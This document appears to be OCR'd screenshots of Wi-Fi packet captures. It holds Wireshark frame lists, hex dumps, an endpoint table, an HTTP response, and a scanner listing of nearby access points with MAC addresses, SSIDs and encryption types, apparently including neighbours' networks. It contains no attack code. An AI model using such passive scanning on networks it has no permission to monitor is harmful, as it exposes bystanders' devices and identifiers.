
```
No.    Time         Source             Destination          Protocol Length Info
   777 28.367720363                    Sonos_c7:b7:d3 (78:… 802.11     28 Acknowledgement, Flags=........
   778 28.368006715                    Sonos_c5:f3:0d (78:… 802.11     28 Acknowledgement, Flags=........
   779 28.467798355 BelkinIn_e1:c2…   Broadcast            802.11    357 Beacon frame, SN=76, FN=0, Flags=........, BI=100, SSID=YokNet - VPN
   780 28.549150991 Cisco_d5:42:e9     Broadcast            802.11    298 Beacon frame, SN=564, FN=0, Flags=........, BI=100, SSID=CiscoAirProvision
   781 28.569950054 BelkinIn_e1:c2…   Broadcast            802.11    357 Beacon frame, SN=77, FN=0, Flags=........, BI=100, SSID=YokNet - VPN
   782 28.632381803 Sonos_c5:f3:0d     Broadcast            802.11    156 Probe Request, SN=523, FN=0, Flags=........, SSID=Sonos_rduE32nq4ijbATnartn2iCFRXA
   783 28.654124467                    Sonos_c8:18:97 (78:… 802.11     28 Acknowledgement, Flags=........
   784 28.654131995                    Sonos_c5:44:23 (78:… 802.11     28 Acknowledgement, Flags=........
   785 28.718841491 2a:cd:c4:5e:71…   Dongguan_09:a4:4d    802.11    422 Probe Response, SN=749, FN=0, Flags=........, BI=100, SSID=DIRECT-59-HP M283 LaserJet
   786 28.775012467 BelkinIn_e1:c2…   Broadcast            802.11    357 Beacon frame, SN=79, FN=0, Flags=........, BI=100, SSID=YokNet - VPN
   787 28.877430438 BelkinIn_e1:c2…   Broadcast            802.11    357 Beacon frame, SN=80, FN=0, Flags=........, BI=100, SSID=YokNet - VPN
   788 28.877439304 Sonos_c7:b7:d2     Broadcast            802.11    126 Data, SN=1105, FN=0, Flags=.p.....T
   789 28.877442007                    Sonos_c7:b7:d2 (78:… 802.11     28 Acknowledgement, Flags=........
   790 28.878804605 Sonos_c7:b7:d2     Broadcast            802.11    126 Data, SN=2607, FN=0, Flags=.p....F.
   791 28.931369692 Shenzhen_78:51…   Broadcast            802.11    272 Probe Request, SN=3808, FN=0, Flags=........, SSID=11n-AP
   792 28.956034081 BelkinIn_e1:c2…   Spanning-tree-(for-… 802.11     96 Data, SN=2608, FN=0, Flags=.p....F.
   793 28.979716166 BelkinIn_e1:c2…   Broadcast            802.11    357 Beacon frame, SN=81, FN=0, Flags=........, BI=100, SSID=YokNet - VPN

▸ Frame 1: 357 bytes on wire (2856 bits), 357 bytes captured (2856 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 18
▸ 802.11 radio information
▸ IEEE 802.11 Beacon frame, Flags: ........
▸ IEEE 802.11 Wireless Management

0000  00 00 12 00 2e 48 00 00  00 02 9e 09 a0 00 dd 01   ····.H··
0010  00 00 80 00 00 00 ff ff  ff ff ff ff 60 38 e0 e1   ········
0020  c2 31 60 38 e0 e1 c2 31  60 f3 a7 d1 71 e8 1c 09   ·1`8···1
0030  00 00 64 00 11 04 00 0c  59 6f 6b 4e 65 74 20 2d   ··d·····  YokNet
0040  20 56 50 4e 01 08 82 84  8b 96 12 24 48 6c 03 01    VPN····
0050  0b 05 04 00 01 00 00 07  06 55 53 20 01 0b 1e 33   ········  ·US
0060  08 20 01 02 03 04 05 06  07 33 08 21 05 06 07 08   · ······  ·3·!
0070  09 0a 0b 2a 01 06 32 04  0c 18 30 60 30 14 01 00   ···*··2·
0080  00 0f ac 04 01 00 00 0f  ac 04 01 00 00 0f ac 02   ········
0090  00 00 dd 31 00 50 f2 04  10 4a 00 01 10 10 44 00   ···1·P··
00a0  01 02 10 47 00 10 40 7d  1f 81 42 c2 11 e7 80 00   ···G··@}
00b0  60 38 e0 e1 c2 30 10 3c  00 01 01 10 49 00 06 00   `8···0·<

wlan0: <live capture in progress>          Packets: 793 · Displayed: 793 (100.0%)          Profile: Default
```




```
CH  3 ][ Elapsed: 54 s ][ 2021-06-27 19:02 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

08:62:66:3B:6F:C8  -14       15       10    0   1  195   WPA2 CCMP   PSK  YokNet
40:16:7E:59:A7:A0  -25       14        0    0   1  195   OPN              YokNet - Visitors
BE:E9:2F:C8:7B:E0  -26       14        0    0   1  130   WPA2 CCMP   PSK  DIRECT-E0-HP ENVY Photo 7800
60:38:E0:E1:C2:31  -34       19       19    0  11  720   WPA2 CCMP   PSK  YokNet - VPN
70:8B:CD:C3:8A:79  -54       12        0    0   1  195   OPN              YokNet - Visitors
7A:0C:6B:E4:93:30  -61       13        1    0  10  130   WPA2 CCMP   PSK  Vatsa Guest
10:0C:6B:E4:93:3F  -62       12        1    0  10  130   WPA2 CCMP   PSK  Namma Mane Govinda
86:BB:69:F5:04:D2  -75        9        0    0   6  195   WPA2 CCMP   PSK  <length: 18>
D2:93:5B:19:97:07  -62        2        0    0   6  195   WPA2 CCMP   PSK  <length:  0>
28:80:88:2E:A6:E1  -73        8        0    0  10  195   WPA2 CCMP   PSK  NETGEAR_mm
5C:8F:E0:04:7E:5F  -70        7        0    0   1  195   WPA2 CCMP   PSK  ARRIS-7E61
B0:93:5B:19:97:07  -73        8        1    0   6  195   WPA2 CCMP   PSK  PeakWifi
B2:93:5B:19:97:07  -73        3        0    0   6  195   WPA2 CCMP   PSK  <length:  0>
F2:93:5B:19:97:07  -74        8        0    0   6  195   WPA2 CCMP   MGT  <length:  0>
84:BB:69:F5:04:D0  -73       13        2    0   6  195   WPA2 CCMP   PSK  ATTApxKtEa
02:93:5B:19:97:07  -72        4        0    0   6  195   WPA2 CCMP   PSK  <length:  0>
BC:A5:11:DE:AC:33  -76        5        0    0   2  130   WPA2 CCMP   PSK  NETGEAR37
30:FD:38:F2:F7:DA  -74        7        0    0   6  130   WPA2 CCMP   PSK  MK2112-Net
30:FD:38:F2:A0:CC  -77        3        1    0   6  130   WPA2 CCMP   PSK  MK2112-Net
10:0C:6B:E5:27:37  -79        2        2    0  10  130   WPA2 CCMP   PSK  Namma Mane Govinda
```



```
Time        Source              Destination          Protocol  Length Info
12.199533                       32:de:08:1c:09:f8 (… 802.11        10 Acknowledgement, Flags=........
12.202626   ASUSTekC_94:59…     ASUSTekC_3b:6f:c8 (… 802.11        16 Request-to-send, Flags=........
12.202630                       ASUSTekC_94:59:a0 (… 802.11        10 Clear-to-send, Flags=........
12.202632   ASUSTekC_3b:6f…     ASUSTekC_94:59:a0 (… 802.11        28 802.11 Block Ack, Flags=........
12.217499                       WiZIoT_20:7d:d2 (a8… 802.11        10 Acknowledgement, Flags=........
12.295860                       32:de:08:1c:09:f8 (… 802.11        10 Acknowledgement, Flags=........
12.295868   32:de:08:1c:09…     ASUSTekC_59:a7:a0    802.11        24 Null function (No data), SN=770, FN=0, Flags=...P...T
12.296516                       32:de:08:1c:09:f8 (… 802.11        10 Acknowledgement, Flags=........
12.322956   192.168.80.80       192.168.80.1         DNS           89 Standard query 0xd5fd A r.wdfl.co
12.322961                       32:de:08:1c:09:f8 (… 802.11        10 Acknowledgement, Flags=........
12.323267   32:de:08:1c:09…     ASUSTekC_59:a7:a0    802.11        24 Null function (No data), SN=771, FN=0, Flags=...P...T
```




BSSID	Channel	SSID	Percent Packet ▲	Percent Retry	Retry	Beacons	Data Pkts	Probe
▸ 60:38:e0:e1:c2:31	3	YokNet - VPN	15.8	0.0	0	1	23	
▸ 0e:02:8e:9d:2c:64	3	BcsHouse	14.4	6.9	2	1	26	
▸ 12:02:8e:9d:2c:64	3	<Broadcast>	12.9	0.0	0	1	25	
▸ 08:62:66:3b:6f:c8	3	YokNet	9.9	0.0	0	1	15	
▸ 1c:87:2c:48:e8:20	3	YokNet	5.4	36.4	4	1	5	
▸ b6:b9:8a:61:dd:2a	3	ORBI58	5.0	10.0	1	1	8	
▸ ff:ff:ff:ff:ff:ff	2	<Broadcast>	4.0	0.0	0	0	0	
▸ dc:ef:09:03:4c:48	11	NETGEAR82	3.5	0.0	0	1	5	
▸ ba:b9:8a:5f:7e:60	3	<Broadcast>	3.0	0.0	0	1	4	
▸ 40:16:7e:59:a7:a1	11	YokNet - Visitors	2.0	0.0	0	1	3	
▸ 78:96:84:0e:b6:50		<Broadcast>	2.0	0.0	0	0	4	
▸ b6:b9:8a:5f:7e:60	3	ORBI58	2.0	0.0	0	1	3	
▸ 08:86:3b:33:4b:6e	6	belkin.b6e	1.5	0.0	0	1	2	
▸ 0c:54:a5:cc:dc:20	6	Sparty8-2.4	1.0	0.0	0	1	0	
▸ 70:8b:cd:c3:8a:79	11	YokNet - Visitors	1.0	0.0	0	1	1	
▸ da:90:43:62:3a:f5	5	PeakWiFi	1.0	0.0	0	1	0	
▸ 0a:90:43:62:37:49	11	<Broadcast>	0.5	0.0	0	1	0	
▸ 0a:90:43:62:3a:f5	11	<Broadcast>	0.5	0.0	0	1	0	
▸ 0a:90:43:62:41:ad	1	<Broadcast>	0.5	0.0	0	1	0	
▸ 0c:54:a5:cc:dc:21	6	<Broadcast>	0.5	0.0	0	1	0	
▸ 0c:54:a5:cc:dc:22	6	xfinitywifi	0.5	0.0	0	1	0	
▸ 28:cf:da:b5:1d:11	1	Ferrari	0.5	0.0	0	1	0	
▸ 2c:99:24:29:18:91	11	ARRIS-1893	0.5	0.0	0	1	0	
▸ 40:16:7e:59:a7:a0	11	\000\000\000\000\0…	0.5	0.0	0	1	0	
▸ 6a:54:fd:ab:2f:64	6	\000\000\000\000\0…	0.5	0.0	0	1	0	
▸ 6c:b0:ce:0b:7b:dc	11	NETGEAR14	0.5	0.0	0	1	0	
▸ 6e:b0:ce:5e:67:20	9	NETGEAR_Guest	0.5	0.0	0	1	0	
▸ 7a:e1:03:71:5d:2d	6	\000\000\000\000\0…	0.5	0.0	0	1	0	
▸ 92:3b:ad:34:57:87	10	ORBI16	0.5	0.0	0	1	0	



wlan.addr==28:80:88:2e:a6:e1


```
No.    Time           Source              Destination          Protocol  Length Info
   530 282.147987783 Netgear_2e:a6:…  Dongguan_09:a4:4d  802.11    403 Probe Response, SN=3874, FN=0, Flags=........, BI=200, SSID=NETGEAR_mm
   531 282.151628623 Netgear_2e:a6:…  Dongguan_09:a4:4d  802.11    403 Probe Response, SN=3874, FN=0, Flags=....R..., BI=200, SSID=NETGEAR_mm
   532 282.161436035 Netgear_2e:a6:…  Dongguan_09:a4:4d  802.11    403 Probe Response, SN=3874, FN=0, Flags=....R..., BI=200, SSID=NETGEAR_mm
   533 282.164813482 Netgear_2e:a6:…  Dongguan_09:a4:4d  802.11    403 Probe Response, SN=3874, FN=0, Flags=....R..., BI=200, SSID=NETGEAR_mm
   535 282.349423966 32:fe:70:26:56…  IPv4mcast_fb       802.11    182 Data, SN=3876, FN=0, Flags=.p....F.
   536 282.351442686 32:fe:70:26:56…  IPv6mcast_fb       802.11    202 Data, SN=3877, FN=0, Flags=.p....F.
   538 283.936085993 Netgear_2e:a6:…  Broadcast          802.11    336 Beacon frame, SN=3885, FN=0, Flags=........, BI=200, SSID=NETGEAR_mm
   543 285.358753608 32:fe:70:26:56…  IPv4mcast_fb       802.11    182 Data, SN=3892, FN=0, Flags=.p....F.
   544 285.360337856 32:fe:70:26:56…  IPv6mcast_fb       802.11    202 Data, SN=3893, FN=0, Flags=.p....F.
   545 285.689127054 Netgear_2e:a6:…  Dongguan_09:a4:4d  802.11    403 Probe Response, SN=3896, FN=0, Flags=....R..., BI=200, SSID=NETGEAR_mm
   546 285.692441491 Netgear_2e:a6:…  Dongguan_09:a4:4d  802.11    403 Probe Response, SN=3896, FN=0, Flags=....R..., BI=200, SSID=NETGEAR_mm
   547 285.696226507 Netgear_2e:a6:…  Dongguan_09:a4:4d  802.11    403 Probe Response, SN=3896, FN=0, Flags=....R..., BI=200, SSID=NETGEAR_mm
```



Wireshark · Endpoints · test_capture

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	AS Number
63.140.61.185	91	40 k	41	16 k	50	24 k	AS15224 Adobe Systems Inc.
63.251.88.56	44	11 k	21	7979	23	3867	AS10913 Internap Network Services Corporatio
63.251.98.12	58	18 k	25	15 k	33	3708	AS29791 Voxel Dot Net, Inc.
68.67.178.138	174	68 k	81	50 k	93	17 k	AS29990 AppNexus, Inc
69.172.216.55	136	47 k	59	37 k	77	9544	AS7415 Integral Ad Science, Inc.
72.21.91.29	212	32 k	94	18 k	118	14 k	AS15133 MCI Communications Services, Inc. d/
72.21.91.70	319	149 k	164	134 k	155	14 k	AS15133 MCI Communications Services, Inc. d/
72.21.206.140	146	14 k	70	7413	76	6861	AS16509 Amazon.com, Inc.
72.21.206.141	82	4793	40	2525	42	2268	AS16509 Amazon.com, Inc.
72.30.3.43	7	493	4	295	3	198	AS26101 Yahoo!
74.119.119.69	25	7257	11	3651	14	3606	AS19750 Criteo Corp.
74.119.119.70	70	32 k	33	28 k	37	4137	AS19750 Criteo Corp.
74.125.124.154	33	6594	17	4569	16	2025	AS15169 Google LLC
74.125.126.103	82	13 k	37	7636	45	5917	AS15169 Google LLC
81.52.133.24	71	8046	32	4032	39	4014	AS5511 Orange
93.184.216.172	301	71 k					\S15133 MCI Communications Services, Inc. d/
96.16.205.50	38	5300					\S33668 Comcast Cable Communications, LLC
96.16.205.119	330	117 k					\S33668 Comcast Cable Communications, LLC

☐ Name resolution ☐ Limit to display filter




ip.addr==81.52.133.24 and http contains 200

```
No.    Time           Source          Destination     Protocol   Length Info
   319 19.121374840  81.52.133.24   10.108.108.50   HTTP       450 [TCP ACKed unseen segment] HTTP/1.1 200 OK  (text/plain)
  6340 79.127130465  81.52.133.24   10.108.108.50   HTTP       450 HTTP/1.1 200 OK  (text/plain)
 14931 139.127836545 81.52.133.24   10.108.108.50   HTTP       450 HTTP/1.1 200 OK  (text/plain)
 18344 199.143269186 81.52.133.24   10.108.108.50   HTTP       450 HTTP/1.1 200 OK  (text/plain)
 18959 259.151471654 81.52.133.24   10.108.108.50   HTTP       450 HTTP/1.1 200 OK  (text/plain)
```


```
      [Source GeoIP AS Number: AS5511 Orange]
      [Source GeoIP Country: France]
      [Source GeoIP Latitude: 48.858200]
      [Source GeoIP Longitude: 2.338700]
    [Destination GeoIP: Unknown]
▼ Transmission Control Protocol, Src Port: 80, Dst Port: 36276, Seq: 1153, Ack: 1154, Len: 384
    Source Port: 80
    Destination Port: 36276
    [Stream index: 0]
    [TCP Segment Len: 384]
    Sequence number: 1153    (relative sequence number)
```

```
0010  01 b4 30 76 40 00 39 06  c2 c3 51 34 85 18 0a 6c   ..0v@.9. ..Q4...l
0020  6c 32 00 50 8d b4 a0 98  c0 4a 9c 6a 16 7e 80 18   l2.P.... .J.j.~..
0030  01 0d 28 b8 00 00 01 01  08 0a 5e 98 33 e0 69 3c   ..(..... ..^.3.i<
0040  77 ec 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   w.HTTP/1 .1 200 O
0050  4b 0d 0a 43 6f 6e 74 65  6e 74 2d 54 79 70 65 3a   K..Conte nt-Type:
0060  20 74 65 78 74 2f 70 6c  61 69 6e 0d 0a 43 6f 6e    text/pl ain..Con
0070  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 38 0d 0a   tent-Len gth: 8..
0080  4c 61 73 74 2d 4d 6f 64  69 66 69 65 64 3a 20 4d   Last-Mod ified: M
0090  6f 6e 2c 20 31 35 20 4d  61 79 20 32 30 31 37 20   on, 15 M ay 2017
00a0  31 38 3a 30 34 3a 34 30  20 47 4d 54 0d 0a 45 54   18:04:40  GMT..ET
00b0  61 67 3a 20 22 61 65 37  38 30 35 38 35 66 34 39   ag: "ae7 80585f49
00c0  62 39 34 63 65 31 34 34  34 65 62 37 64 32 38 39   b94ce144 4eb7d289
00d0  30 36 31 32 33 22 0d 0a  41 63 63 65 70 74 2d 52   06123".. Accept-R
00e0  61 6e 67 65 73 3a 20 62  79 74 65 73 0d 0a 53 65   anges: b ytes..Se
00f0  72 76 65 72 3a 20 41 6d  61 7a 6f 6e 53 33 0d 0a   rver: Am azonS3..
0100  58 2d 41 6d 7a 2d 43 66  2d 49 64 3a 20 75 55 2d   X-Amz-Cf -Id: uU-
0110  6e 63 57 78 5a 6e 72 61  58 43 4b 55 37 6f 35 51   ncWxZnra XCKU7o5Q
0120  43 36 37 62 43 46 50 70  59 6e 58 76 72 76 2d 51   C67bCFPp YnXvrv-Q
0130  4f 58 41 30 6b 2d 64 36  4b 42 72 68 5a 54 56 4a   OXA0k-d6 KBrhZTVJ
0140  6d 6d 67 3d 3d 0d 0a 43  61 63 68 65 2d 43 6f 6e   mmg==..C ache-Con
0150  74 72 6f 6c 3a 20 6e 6f  2d 63 61 63 68 65 2c 20   trol: no -cache,
0160  6e 6f 2d 73 74 6f 72 65  2c 20 6d 75 73 74 2d 72   no-store , must-r
```

